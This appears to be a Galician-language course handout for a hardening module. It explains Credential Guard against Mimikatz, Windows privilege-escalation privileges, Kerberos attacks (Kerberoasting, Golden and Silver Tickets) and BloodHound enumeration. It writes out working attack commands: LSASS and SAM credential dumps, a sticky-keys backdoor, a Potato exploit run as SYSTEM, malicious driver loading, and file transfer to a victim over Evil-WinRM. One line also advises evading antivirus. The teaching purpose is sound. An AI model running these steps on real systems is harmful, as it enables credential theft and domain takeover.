Nota: Se a sinatura SMB estivese activa no servidor, o paso 7 fallaría.


Vítima
Atacante
Servidor Obxectivo
FASE 1: Envelenamento (Ferramenta: Responder)
Broadcast: "Quen é SRV-MAL?" (LLMNR/NBT-NS)
"Eu son SRV-MAL!" (Spoofing)
FASE 2: Relevo (Ferramenta: ntlmrelayx)
1. NTLM Negotiate
2. Reenvío Negotiate
4. Reenvío Challenge
3. NTLM Challenge
5. NTLM Authenticate (HASH)
6. Reenvío Authenticate (Sen firma válida)
VALIDACIÓN FALLIDA
O servidor detecta que os paquetes non están asinados pola vítima.
Sinatura SMB: REQUIRIDA
Acceso DENEGADO

PROTECCIÓN AVANZADA DE CREDENCIAIS: CREDENTIAL GUARD E MIMIKATZ

En contornas de Active Directory, o roubo de credenciais é unha das ameazas máis graves, xa que permite a un atacante moverse lateralmente pola rede e escalar privilexios. Ferramentas como Mimikatz fixeron estas técnicas accesibles. Para combatelo, Microsoft desenvolveu solucións robustas como Credential Guard e Remote Credential Guard.

1. A Ameaza: Que é Mimikatz?

Definición e Obxectivo: Mimikatz é unha potente ferramenta de post-explotación creada polo investigador de seguridade Benjamin Delpy. O seu obxectivo principal é extraer credenciais (contrasinais en texto plano, hashes, tíckets Kerberos) directamente da memoria dun sistema Windows, principalmente do proceso `lsass.exe` (Local Security Authority Subsystem Service).

Aínda que é fundamental para auditores de seguridade, é igualmente perigosa en mans de atacantes.

Técnicas Principais: A súa función máis coñecida é `sekurlsa::logonpasswords`, que permite a un atacante con privilexios de administrador no equipo local obter as credenciais de todos os usuarios que iniciaron sesión. Con estas credenciais, pode realizar ataques devastadores como **Pass-the-Hash** (usar o hash NTLM para autenticarse noutros sistemas) ou **Pass-the-Ticket** (usar un tícket Kerberos roubado).

2. A Defensa: Credential Guard e Remote Credential Guard

Ambas son características de seguridade deseñadas especificamente para neutralizar o roubo de credenciais.

Credential Guard: Protección Local

- **Para que serve?** Protexe as credenciais (hashes de contrasinal e tíckets de Kerberos) que están almacenadas na memoria do **ordenador local**.
- **Como funciona?** Usa a Seguridade Baseada en Virtualización (VBS) para crear unha "caixa forte" virtual e illada. O proceso que xestiona as credenciais (LSASS) divídese en dous: a parte principal segue sendo visible para o sistema operativo, pero a parte que contén os segredos (`LsaIso.exe`) execútase nesta contorna protexida, inaccesible incluso para un administrador ou o propio kernel do sistema.
- **Obxectivo:** Mitigar ataques como **Pass-the-Hash** e **Pass-the-Ticket** ao facer imposible que ferramentas como Mimikatz poidan ler os segredos da memoria de LSASS.

Remote Credential Guard: Protección en Sesións Remotas

- **Para que serve?** Protexe as credenciais durante as sesións de **Escritorio Remoto (RDP)**.
- **Como funciona?** Evita que as túas credenciais viaxen a través da rede e se almacenen na memoria do **servidor remoto** ao que te conectas. A autenticación xestiónase dende o teu equipo local mediante solicitudes de Kerberos, proporcionando unha experiencia de Single Sign-On (SSO) sen expoñer os teus segredos no destino.
- **Obxectivo:** Impedir que un atacante roube as túas credenciais se o servidor ao que te conectas por RDP está comprometido.

3. Mimikatz en Acción: Exemplos Prácticos

Para executar os seguintes comandos, un atacante primeiro necesitaría privilexios de administrador e logo executaría o comando `privilege::debug` en Mimikatz para poder interactuar co proceso LSASS.

Escenario 1: Sen Credential Guard Activado (Ataque Exitoso)

O atacante gañou acceso a unha estación de traballo e executa Mimikatz para roubar as credenciais dos administradores que iniciaron sesión nela.

Comando:

```
mimikatz # sekurlsa::logonpasswords
```

Resultado (Exemplo): Mimikatz le a memoria de LSASS sen restricións e mostra os segredos.

```
Authentication Id : 0 ; 99181
Session           : Interactive from 1
User Name         : meuadmin
Domain            : O_MEU_DOMINIO
Logon Server      : DC01
Logon Time        : 13/11/2025 10:30:15
SID               : S-1-5-21-123456-789012-1111-500
         [msv1_0]
          msv:
           [00000003] Primary
           * Username : meuadmin
```

```
            * Domain   : O_MEU_DOMINIO
            * NTLM     : 8846f7eaee8fb117ad06bdd830b7586c   <-- ATAQUE EXITOSO! Hash NTLM roubado.
            * SHA1     : 92c8d2c67624c810a5611844b68a183510522122
          [kerberos]
           kerberos:
            * Username : meuadmin
            * Domain   : O_MEU_DOMINIO
            * Password : (null)
```

Co hash NTLM (`8846f7ea...`), o atacante pode usar Pass-the-Hash para autenticarse noutros servidores como se fose `meuadmin` .

Escenario 2: Con Credential Guard Activado (Ataque Fracasado)

O mesmo atacante tenta o mesmo ataque nun equipo protexido con Credential Guard.

Comando:

```
mimikatz # sekurlsa::logonpasswords
```

Resultado (Exemplo): Mimikatz aínda pode ver as sesións iniciadas, pero cando intenta ler os segredos, estes xa non están aí.

```
Authentication Id : 0 ; 102436
Session           : Interactive from 1
User Name         : meuadmin
Domain            : O_MEU_DOMINIO
Logon Server      : DC01
Logon Time        : 13/11/2025 11:00:45
SID               : S-1-5-21-123456-789012-1111-500
         [msv1_0]
          msv:
           [00000003] Primary
           * Username : meuadmin
           * Domain   : O_MEU_DOMINIO
           * NTLM     : *NA* (Credentials delegated to LSAISO)  <-- ATAQUE FRACASADO!
           * SHA1     : *NA* (Credentials delegated to LSAISO)
         [kerberos]
          kerberos:
           * Username : meuadmin
           * Domain   : O_MEU_DOMINIO
           * Password : *NA* (Credentials delegated to LSAISO)
```

A mensaxe `*NA* (Credentials delegated to LSAISO)` é a proba de que Credential Guard está funcionando. Mimikatz non pode acceder aos hashes nin aos tíckets porque foron movidos á contorna virtual illada (`LsaIso.exe`), deixando ao atacante sen nada que roubar.

En conclusión, Credential Guard e Remote Credential Guard son defensas directas e esenciais contra as técnicas de roubo de credenciais, inutilizando de forma efectiva as funcións máis perigosas de ferramentas como Mimikatz.

Privilexios Clave e Métodos de Explotación

> **URL de interese**
>
> https://books.spartan-cybersec.com/cpad/post-explotacion-en-windows/privilegios-en-windows

Privilexios que permiten escalada:

Privilexio	Capacidade	Método de escalada
SeBackupPrivilege	Ler calquera ficheiro	Dump SAM → Pass-the-Hash
SeRestorePrivilege	Escribir en calquera localización	Modificar ficheiros de sistema
SeImpersonatePrivilege	Suplantar identidade	Potato exploits → SYSTEM
SeAssignPrimaryToken	Asignar token primario	Potato exploits → SYSTEM
SeDebugPrivilege	Depurar procesos	Dump memoria de lsass.exe
SeTakeOwnershipPrivilege	Tomar propiedade de ficheiros	Modificar ficheiros críticos
SeLoadDriverPrivilege	Cargar drivers	Cargar driver malicioso

Comandos útiles:

```
# Ver privilexios do usuario actual
whoami /priv

# Ver todos os privilexios dispoñibles
whoami /all

# Ver grupos do usuario
whoami /groups
```

SEBACKUPPRIVILEGE

> **Prácticas Taller MS Windows**
>
> Auditar contrasinais - Módulo Bastionado de redes e sistemas

Este privilexio permite ao usuario ou proceso ler calquera ficheiro do sistema, independentemente dos permisos de ACL (Access Control List), xa que se comporta como un "copiador de seguridade".

- **Capacidade clave:** Ler calquera ficheiro.
- **Método de escalada/uso en laboratorio:**
  - **Dump do Rexistro (SAM, SYSTEM, SECURITY):** Podes usar `reg save` para gardar as hives do rexistro que conteñen información sensible, como as hashes das contrasinais locais (SAM).

    ```
    reg save HKLM\SYSTEM c:\temp\SYSTEM.hive
    reg save HKLM\SAM c:\temp\SAM.hive
    reg save HKLM\SECURITY c:\temp\SECURITY.hive
    ```

    Unha vez que teñas estes ficheiros, podes extraelos do sistema e usar ferramentas como `secretsdump.py` de Impacket (nunha máquina Linux) para obter as hashes de NTLM.

    ```
    impacket-secretsdump -sam SAM.hive -system SYSTEM.hive LOCAL
    ```

  - **Acceso a ficheiros sensibles:** Tamén poderías acceder a outros ficheiros que normalmente estarían restrinxidos. Por exemplo, un ficheiro de configuración que contén credenciais.

SERESTOREPRIVILEGE

> **Prácticas MS Windows**
>
> BIOS Allow Boot - Módulo Bastionado de redes e sistemas

Este privilexio permite ao usuario ou proceso escribir en calquera localización do sistema, incluso en ficheiros protexidos.

- **Capacidade clave:** Escribir en calquera localización.
- **Método de escalada/uso en laboratorio:**
  - **Modificar ficheiros de sistema:** Poderías substituír executables do sistema ou scripts de inicio por versións maliciosas. Por exemplo, substituír `sethc.exe` (as teclas adhesivas) por `cmd.exe`. Isto permite que, ao premer Shift cinco veces na pantalla de inicio de sesión, se lance un shell de administrador.
    a. Facer unha copia de seguridade do orixinal: `copy c:\windows\system32\sethc.exe c:\temp\sethc.bak`
    b. Substituír: `copy c:\windows\system32\cmd.exe c:\windows\system32\sethc.exe`
    c. Reiniciar e premer Shift cinco veces.

SEIMPERSONATEPRIVILEGE E SEASSIGNPRIMARYTOKENPRIVILEGE

Estes privilexios son fundamentais para os "Potato Exploits", que permiten a un servizo de baixo privilexio suplantar tokens de seguridade de contas con maior privilexio, xeralmente `NT AUTHORITY\SYSTEM`.

- **Capacidade clave:** Suplantar identidade (SeImpersonatePrivilege), Asignar token primario (SeAssignPrimaryTokenPrivilege).
- **Método de escalada/uso en laboratorio:**
  - **Potato Exploits (Sigmapotato, JuicyPotato, RottenPotatoNG, etc.):** Estas ferramentas aproveitan vulnerabilidades en como Windows manexa as comunicacións de RPC e as capacidades de suplantación.
    - **Exemplo con Sigmapotato:**
      a. Descarga o binario Sigmapotato.exe (ou calquera Potato exploit) e cargao na máquina obxectivo.
      b. Executa a ferramenta, especificando un comando a executar co token de SYSTEM.

```
Sigmapotato.exe -c "C:\Windows\System32\cmd.exe" -a "/c C:\Windows\System32\whoami.exe > c:\temp\whoami_output.txt"
```

      Isto debería crear un ficheiro `whoami_output.txt` co resultado de `whoami`, mostrando `nt authority\system`.
      c. Para un shell interactivo: `Sigmapotato.exe -c "C:\Windows\System32\cmd.exe" -a "/k C:\Windows\System32\cmd.exe"` (pode requirir xogar con pipes ou payloads de Meterpreter para obter un shell totalmente interactivo).

SEDEBUGPRIVILEGE

Permite a un proceso depurar outros procesos, incluso aqueles con maiores privilexios.

- **Capacidade clave:** Depurar procesos.
- **Método de escalada/uso en laboratorio:**
  - **Dump de memoria de `lsass.exe`:** `lsass.exe` almacena as credenciais dos usuarios que iniciaron sesión (en forma de hashes NTLM e, ás veces, texto claro para Kerberos).

```
# Usando procdump de Sysinternals (requírese descargalo)
procdump.exe -ma lsass.exe lsass.dmp
```

    Unha vez que teñas o ficheiro `lsass.dmp`, podes extraelo do sistema e usar ferramentas como `mimikatz` (nunha máquina de atacante) para extraer as credenciais:

```
mimikatz.exe "sekurlsa::minidump lsass.dmp" "sekurlsa::logonpasswords full" exit
```

    Nota: `mimikatz` é detectado por moitos antivirus, polo que no laboratorio deberías desactivalo ou usar técnicas de ofuscación.

SETAKEOWNERSHIPPRIVILEGE

Este privilexio permite ao usuario tomar posesión de calquera obxecto (ficheiros, carpetas, claves de rexistro, etc.), o que á súa vez lle permite modificar os permisos de ACL para obter acceso total.

- **Capacidade clave:** Tomar propiedade de ficheiros/obxectos.
- **Método de escalada/uso en laboratorio:**
  - **Modificar ficheiros críticos:**
    a. **Tomar propiedade:** `takeown /f C:\Windows\System32\drivers\etc\hosts`
    b. **Modificar ACLs:** `icacls C:\Windows\System32\drivers\etc\hosts /grant UsuarioDoLaboratorio:F` (para dar control total)
    c. Agora podes editar o ficheiro `hosts` ou calquera outro ficheiro do sistema que escollas para obter control.
  - **Modificar rexistro:** Tomar propiedade dunha clave de rexistro e logo modificar os seus permisos para ter control total.

SELOADDRIVERPRIVILEGE

Permite a un usuario cargar e descargar drivers no núcleo de Windows.

- **Capacidade clave:** Cargar drivers.
- **Método de escalada/uso en laboratorio:**
  - **Cargar driver malicioso:** Poderías cargar un driver que se execute en modo kernel e que poida realizar accións como:
    - Desactivar antivirus.
    - Inxectar código en procesos do sistema.
    - Escalar privilexios directamente (moitos exploits de 0-day de Windows son drivers vulnerables).
  - **Exemplo (conceptual, máis complexo):** Isto normalmente require compilar un driver personalizado e cargalo. Ferramentas como `KDU (Kernel Driver Utility)` ou `PCILeech` poden ser usadas para interactuar con drivers a nivel de kernel, pero isto é unha área moito máis avanzada e require un bo coñecemento de programación de drivers e a arquitectura do kernel.
    - **Carga dun driver (exemplo xenérico cun driver .sys e un servizo):**

```
# Crear un servizo para o driver
sc create MyMaliciousDriver binPath= "C:\path\to\MyMaliciousDriver.sys" type= kernel
# Iniciar o servizo (cargando o driver)
sc start MyMaliciousDriver
```

(Isto presupón que tes un driver `.sys` funcional e asinado ou que o sistema permite drivers sen asinar).

Autenticación Kerberos en Active Directory

Conceptos base para entender Kerberoasting, AS-REP Roasting, Silver Ticket e Golden Ticket

Este documento introduce o funcionamento de Kerberos en Active Directory (AD) e explica catro técnicas fundamentais de hacking ético: Kerberoasting, AS-REP Roasting, Silver Ticket e Golden Ticket.

O obxectivo é comprender:

- O fluxo interno de Kerberos
- Que é un SPN
- Que son TGT e TGS
- Que necesita cada ataque
- Que se obtén en cada un
- Se permite Pass-the-Hash
- En que fase ofensiva se sitúa cada técnica


---

1. COMO FUNCIONA KERBEROS EN ACTIVE DIRECTORY

Kerberos é un protocolo de autenticación baseado en tickets que permite verificar identidades sen enviar contrasinais en claro. Para entendelo é necesario coñecer tres conceptos:

- KDC (Key Distribution Center)
- TGT (Ticket Granting Ticket)
- TGS (Service Ticket)

1.1 Fluxo Kerberos



A autenticación Kerberos funciona así:

```
Usuario → DC: AS-REQ (solicitude inicial)
DC → Usuario: AS-REP (TGT cifrado con KRBTGT)

Usuario → DC: TGS-REQ (pide acceso ao SPN)
DC → Usuario: TGS-REP (TGS cifrado coa chave do servizo)

Usuario → Servizo: Presenta o TGS
Servizo → Usuario: Acceso concedido
```

---

2. CONCEPTOS CLAVE

2.1 SPN (Service Principal Name)

Un SPN identifica un servizo dentro do dominio. Exemplos:

- MSSQLSvc/server01.lab.local:1433
- CIFS/server01.lab.local
- HTTP/intranet.lab.local

2.2 TGT

- Ticket de alto nivel que permite pedir outros tickets.
- Cifrado coa clave da conta KRBTGT.

2.3 TGS

- Ticket para un servizo concreto.
- Cifrado coa NTLM ou AES da conta de servizo asociada ao SPN.

---

3. KERBEROASTING

Que é

Ataque no que un usuario do dominio solicita TGS de contas con SPN e obtén tickets cifrados que se crackean offline para recuperar contrasinais.

Requisitos

- Usuario válido do dominio
- Contas con SPN configurado

Que se obtén

- Hash TGS-REP ($krb5tgs$)

Permite Pass-the-Hash

- Non directamente
- Si despois de crackear e obter a NTLM hash

Fase ofensiva

- Fase 2: Recopilación
- Fase 3: Explotación
- Fase 4: Post-Explotación

---

4. AS-REP ROASTING

Que é

Ataque que permite obter un AS-REP cifrado para usuarios que teñen desactivada a preautenticación Kerberos.

Requisitos

- Usuario con *Do not require Kerberos preauthentication*

Que se obtén

- Hash AS-REP ($krb5asrep$)

Permite Pass-the-Hash

- Non directamente
- Si despois de crackear

Fase ofensiva

- Fase 2: Recopilación
- Fase 3: Explotación
- Fase 4: Post-Explotación

---

5. SILVER TICKET

Que é

Forxe dun TGS falso para un servizo concreto usando directamente a clave da conta asociada ao SPN (NTLM ou AES). O DC non intervén.

Requisitos

- NTLM hash ou AES key da conta de servizo
- SPN do servizo

Que se obtén

- TGS falsificado válido para ese servizo

Permite Pass-the-Hash(PTH)

- Si, é unha forma de PTH a nivel Kerberos

Fase ofensiva

- Fase 4: Post-Explotación
- Fase 5: Persistencia

---

6. GOLDEN TICKET

Que é

Forxe dun TGT completo empregando a chave da conta KRBTGT, permitindo autenticarse como calquera usuario en calquera servizo.

Requisitos

- NTLM hash ou AES key da conta KRBTGT

Que se obtén

- TGT falsificado con validez total

Permite Pass-the-Hash


- Si

Fase ofensiva

- Fase 4: Post-Explotación
- Fase 5: Persistencia avanzada

---

7. SILVER TICKET VS GOLDEN TICKET



8. RELACIÓN ENTRE TÉCNICAS

- Kerberoasting permite obter contrasinais de contas con SPN, pero non ofrece directamente a NTLM hash necesaria para Silver Ticket.
- AS-REP Roasting funciona igual neste sentido: o hash só serve despois de crackear.
- Silver Ticket require a clave real da conta de servizo.
- Golden Ticket require a clave KRBTGT, que dá control total do dominio.

9. TÁBOA COMPARATIVA FINAL

Técnica	Artefacto obtido	Require crackeo	Privilexios necesarios	PTH posible	Alcance	Fase
Kerberoasting	TGS cifrado	Si	Usuario normal	Só tras crackear	Servizo	2–4
AS-REP Roasting	AS-REP cifrado	Si	Usuario vulnerable	Só tras crackear	Usuario	2–4
Silver Ticket	TGS falsificado	Non	NTLM/AES servizo	Si	Servizo	4–5
Golden Ticket	TGT falsificado	Non	NTLM/AES KRBTGT	Si	Dominio enteiro	4–5

Enumeración de Active Directory (AD) con SharpHound/BloodHound

1. INTRODUCIÓN

SharpHound e **BloodHound** son ferramentas complementarias deseñadas para analizar e visualizar a configuración de seguridade en entornos de Active Directory (AD). Permiten identificar rutas de ataque, escalada de privilexios e relacións entre obxectos de AD que poden ser explotadas.

1.1. Ferramentas de recolección de datos

Existen dúas opcións principais para recopilar datos de Active Directory:

1. SharpHound (Executable .NET para Windows)
- **Execútase:** Na máquina vítima (Windows) con acceso directo
- **Vantaxes:** Recolle máis información, incluíndo sesións activas
- **Saída:** Xera un ficheiro ZIP
- **Cando usar:** Cando xa temos acceso á máquina Windows (shell/WinRM)

2. bloodhound-python (Script Python para Linux)
- **Execútase:** Na máquina atacante (Kali Linux) de forma remota
- **Vantaxes:** Non require upload de ferramentas nin acceso directo á máquina
- **Saída:** Xera ficheiros JSON directamente
- **Cando usar:** Cando só temos credenciais válidas pero non shell na máquina
- **Limitación:** Non recolle sesións activas

BloodHound: Plataforma de análise

Os datos recompilados por calquera das dúas ferramentas anteriores (SharpHound ou bloodhound-python) procésanse e visualízanse mediante **BloodHound**, unha plataforma de análise que se executa na máquina atacante (Kali Linux). BloodHound permite visualizar graficamente as relacións e camiños de ataque dispoñibles no dominio de Active Directory.

1.2. Recomendación: Que ferramenta usar?

Situación	Ferramenta recomendada	Razón
Tes shell/WinRM na máquina Windows	**SharpHound**	Máis información (sesións activas)
Só tes credenciais válidas	**bloodhound-python**	Non require acceso directo
Queres evitar detección	**bloodhound-python**	Sen upload de executables
Precisas datos completos de sesións	**SharpHound**	Única opción que recolle sesións

Diferenzas entre SharpHound e bloodhound-python

SharpHound (Windows):

- Executable .NET para Windows
- Require acceso directo á máquina
- Recóllese máis información (sesións activas)
- Xerase ficheiro ZIP

bloodhound-python (Linux):

- Script Python para Linux
- Traballa remotamente mediante LDAP
- Non require acceso á máquina
- Xera ficheiros JSON directamente
- Non recolle sesións activas

Vantaxes de bloodhound-python:

- Execútase desde Kali
- Non require upload de ferramentas
- Útil cando non temos shell
- Ideal para enumeración sen detección

1.3. Fluxos de traballo

Opción A: Usando SharpHound (con acceso á máquina)

1. **Máquina atacante:** Descargar e preparar SharpHound
2. **Máquina vítima:** Subir e executar SharpHound para recompilar datos de AD
3. **Máquina vítima → Máquina atacante:** Descargar o ficheiro ZIP xerado
4. **Máquina atacante:** Instalar, configurar e executar BloodHound
5. **Máquina atacante:** Importar e analizar os datos en BloodHound

Opción B: Usando bloodhound-python (sen acceso á máquina)

1. **Máquina atacante:** Executar bloodhound-python con credenciais válidas
2. **Máquina atacante:** Recoller ficheiros JSON xerados
3. **Máquina atacante:** Instalar, configurar e executar BloodHound
4. **Máquina atacante:** Importar e analizar os datos en BloodHound

---

2. RECOLECCIÓN DE DATOS

Opción A: Recolección con SharpHound

2.1. Preparación de SharpHound Máquina atacante (Kali Linux)

1. Descargar SharpHound desde GitHub

```
cd ~/Downloads
wget https://github.com/SpecterOps/SharpHound/releases/download/v2.8.0/SharpHound_v2.8.0_windows_x86.zip
```

2. Descomprimir

```
7z x SharpHound_v2.8.0_windows_x86.zip
```

2.2. Upload de SharpHound á máquina vítima Máquina vítima (Windows)

Desde unha consola winrm (por exemplo, Evil-WinRM), subir SharpHound.exe desde a máquina atacante á máquina vítima:

```
*Evil-WinRM* PS C:\Users\[usuario]\Documents> upload /home/kali/Downloads/SharpHound.exe

Info: Uploading /home/kali/Downloads/SharpHound.exe to C:\Users\[usuario]\Documents\SharpHound.exe
Data: 1753768 bytes of 1753768 bytes copied
Info: Upload successful!
```

2.3. Execución de SharpHound Máquina vítima (Windows)

Desde a máquina vítima, dentro da consola winrm, executar SharpHound para recoller todos os datos de AD:

```
*Evil-WinRM* PS C:\Users\[usuario]\Documents> .\SharpHound.exe -c All

2025-11-12T10:33:09.1234567-00:00|INFORMATION|This version of SharpHound is compatible with the 5.0.0 Release of BloodHound
2025-11-12T10:33:09.2345678-00:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, O
bjectProps, DCOM, SPNTargets, PSRemote
2025-11-12T10:33:09.3456789-00:00|INFORMATION|Initializing SharpHound at 10:33 AM on 11/12/2025
2025-11-12T10:33:09.4567890-00:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNT
argets, PSRemote
2025-11-12T10:33:09.5678901-00:00|INFORMATION|Beginning LDAP search for control.nyx
2025-11-12T10:33:09.6789012-00:00|INFORMATION|Producer has finished, closing LDAP channel
2025-11-12T10:33:09.7890123-00:00|INFORMATION|LDAP channel closed, waiting for consumers
2025-11-12T10:33:40.1234567-00:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 38MB RAM
2025-11-12T10:34:09.2345678-00:00|INFORMATION|Consumers finished, closing output channel
Closing writers
2025-11-12T10:34:09.3456789-00:00|INFORMATION|Output channel closed, waiting for output task to complete
2025-11-12T10:34:09.4567890-00:00|INFORMATION|Status: 103 objects finished (+103 1.030)/s -- Using 43MB RAM
2025-11-12T10:34:09.5678901-00:00|INFORMATION|Enumeration finished in 00:01:00.0123456
2025-11-12T10:34:09.6789012-00:00|INFORMATION|Saving cache with stats: 59 ID to type mappings.
 0 name to SID mappings.
 1 machine sid mappings.
 3 sid to domain mappings.
 0 global catalog mappings.
2025-11-12T10:34:09.7890123-00:00|INFORMATION|SharpHound Enumeration Completed at 10:34 AM on 11/12/2025! Happy Graphing!
```

Ficheiro ZIP xerado: `20251112103309_BloodHound.zip`

2.4. Descarga do ficheiro ZIP á máquina atacante Máquina vítima → Máquina atacante

Desde a máquina vítima, descargar á máquina atacante o ficheiro ZIP conseguido por SharpHound con datos para importar en BloodHound:

```
*Evil-WinRM* PS C:\Users\[usuario]\Documents> download 20251112103309_BloodHound.zip

Info: Downloading C:\Users\[usuario]\Documents\20251112103309_BloodHound.zip to 20251112103309_BloodHound.zip
Info: Download successful!
```

Opción B: Recolección con bloodhound-python

2.6. Execución de bloodhound-python Máquina atacante (Kali Linux)

Desde a máquina atacante tamén podemos recoller datos se temos credenciais dun usuario do dominio. Para iso, empregamos bloodhound-python:

```
bloodhound-python -c All \
                  -u '[usuario]' \
                  -p '[contrasinal]' \
                  -ns IP_AD \
                  -d domain
```

Ficheiros JSON xerados:

- `computers.json`
- `domains.json`
- `groups.json`
- `users.json`
- `containers.json`

> **Diferenza de saída**
>
> Con SharpHound obtemos un arquivo ZIP único, mentres que con bloodhound-python obtemos múltiples arquivos JSON que deberemos subir individualmente a BloodHound (ou todos de vez).

---

4. INSTALACIÓN E CONFIGURACIÓN DE BLOODHOUND

4.1. Instalación de paquetes necesarios

Máquina atacante (Kali Linux)

1. Actualizar sistema

```
sudo apt update
```

2. Instalar Neo4j

```
sudo apt install -y neo4j
```

3. Instalar BloodHound

```
sudo apt install -y bloodhound
```

4.2. Configuración de Java 11

1. Ver versións de Java dispoñibles

```
sudo update-alternatives --config java
```

2. Seleccionar Java 11

Escoller selección 1 (/usr/lib/jvm/java-11-openjdk-amd64/bin/java)

```
There are 2 choices for the alternative java (providing /usr/bin/java).

  Selection    Path                                       Priority   Status
------------------------------------------------------------
* 0            /usr/lib/jvm/java-21-openjdk-amd64/bin/java   2111      auto mode
  1            /usr/lib/jvm/java-11-openjdk-amd64/bin/java   1111      manual mode
  2            /usr/lib/jvm/java-21-openjdk-amd64/bin/java   2111      manual mode

Press <enter> to keep the current choice[*], or type selection number: 1
```

4.3. Inicio de Neo4j

1. Iniciar servizo Neo4j

```
sudo neo4j console
```

Deixar esta terminal aberta e abrir outra terminal

4.4. Configuración inicial de BloodHound

1. **Primeira execución de BloodHound:**

```
bloodhound
```

